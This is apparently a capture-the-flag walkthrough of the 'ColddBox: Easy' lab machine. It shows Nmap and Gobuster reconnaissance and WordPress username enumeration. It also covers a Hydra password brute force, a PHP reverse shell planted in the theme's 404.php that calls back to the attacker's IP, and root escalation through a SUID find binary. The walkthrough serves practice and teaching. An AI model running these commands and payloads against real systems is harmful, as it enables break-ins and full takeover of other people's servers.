

Start with an Nmap scan.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/colddBox:Easy]
└─# nmap -sC -sV -oA scan 10.10.167.172

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 15:40 EDT
Nmap scan report for 10.10.167.172
Host is up (0.020s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
```

We observe a web server running, so we perform a Gobuster scan.



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/colddBox:Easy]
└─# gobuster dir -u 10.10.167.172 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.167.172
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/hidden               (Status: 301) [Size: 315] [--> http://10.10.167.172/hidden/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.167.172/]
/server-status        (Status: 403) [Size: 278]
/wp-admin             (Status: 301) [Size: 317] [--> http://10.10.167.172/wp-admin/]
/wp-content           (Status: 301) [Size: 319] [--> http://10.10.167.172/wp-content/]
/wp-includes          (Status: 301) [Size: 320] [--> http://10.10.167.172/wp-includes/]
/xmlrpc.php           (Status: 200) [Size: 42]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Desktop/boxes/colddBox:Easy]
└─#
```


Gobuster reveals a hidden directory /hidden. Visiting this directory, we find names which could potentially be usernames.



U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

On the login page, we test a random username and receive an "invalid username" message. However, when testing the username c0ldd, we get a "wrong password" message, indicating this account exists. We suspect this account could be an admin, based on clues found in the /hidden directory.




ERROR: Invalid username. Lost your password?

Username

ds

Password

●●



ERROR: The password you entered for the username **c0ldd** is incorrect. Lost your password?


Username

c0ldd


Password

●●

We then use Hydra to brute force the password.




```
(root㉿kali)-[/home/kali/Desktop/boxes/ColddBox:Easy]
└─# hydra -l c0ldd -P ../../wordlist/rockyou.txt 10.10.167.172 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fwp-admin%2F&testcookie=1:F=The password you entered" -vV -I
```



```
ATTEMPT] target 10.10.167.172 - login "c0ldd" - pass "agosto" - 1880 of 14344398 [child 14] (0/0)
ATTEMPT] target 10.10.167.172 - login "c0ldd" - pass "555666" - 1881 of 14344398 [child 15] (0/0)
80][http-post-form] host: 10.10.167.172   login: c0ldd   password: [redacted]
STATUS] attack finished for 10.10.167.172 (waiting for children to complete tests)
 of 1 target successfully completed, 1 valid password found
```

After logging in, we navigate to Appearance → Editor and select the 404.php template. We insert our PHP reverse shell payload.



WordPress 5.8.1 is available! Please update now.

Edit Themes


twentyfifteen: 404 Template (404.php)

```
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.14.98.178';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

Once we receive a shell connection, we find that our privileges are insufficient to read user.txt. Therefore, we proceed with privilege escalation by executing the command:

find / -type f -perm -04000 -ls 2>/dev/null

This identifies applications we can run as root. Among these, /usr/bin/find stands out. Using guidance from GTFObins, we exploit this binary to escalate our privileges successfully to root as shown below.



```
www-data@ColddBox-Easy:/$ find / -type f -perm -04000 -ls 2>/dev/null
   259674     40 -rwsr-xr-x   1 root     root        40128 Mar 26  2019 /bin/su
   259658     44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
   259657     44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
   271762     32 -rwsr-xr-x   1 root     root        30800 Jul 12  2016 /bin/fusermount
   259691     28 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /bin/umount
   259647     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /bin/mount
    27661    152 -rwsr-sr-x   1 www-data www-data   154072 Apr  7 22:43 /tmp/rootsh
      266     40 -rwsr-xr-x   1 root     root        40432 Mar 26  2019 /usr/bin/chsh
      322     76 -rwsr-xr-x   1 root     root        75304 Mar 26  2019 /usr/bin/gpasswd
    23747     24 -rwsr-xr-x   1 root     root        23376 Mar 27  2019 /usr/bin/pkexec
      313    220 -rwsr-xr-x   1 root     root       221768 Feb  8  2016 /usr/bin/find
      471    136 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /usr/bin/sudo
    21705     36 -rwsr-xr-x   1 root     root        32944 Mar 26  2019 /usr/bin/newgidmap
      381     40 -rwsr-xr-x   1 root     root        39904 Mar 26  2019 /usr/bin/newgrp
    23202     52 -rwsr-sr-x   1 daemon   daemon      51464 Jan 14  2016 /usr/bin/at
    21706     36 -rwsr-xr-x   1 root     root        32944 Mar 26  2019 /usr/bin/newuidmap
      264     72 -rwsr-xr-x   1 root     root        71824 Mar 26  2019 /usr/bin/chfn
      391     56 -rwsr-xr-x   1 root     root        54256 Mar 26  2019 /usr/bin/passwd
    22793    420 -rwsr-xr-x   1 root     root       428240 May 27  2020 /usr/lib/openssh/ssh-keysign
    23819    112 -rwsr-xr-x   1 root     root       110792 Jul 10  2020 /usr/lib/snapd/snap-confine
   145199     84 -rwsr-xr-x   1 root     root        84120 Apr  9  2019 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
      568     12 -rwsr-xr-x   1 root     root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   147595     16 -rwsr-xr-x   1 root     root        14864 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   271341     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@ColddBox-Easy:/$ usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# cat /home/c0ldd/user.txt
[redacted]
# cat /root/root.txt
[redacted]
# 
```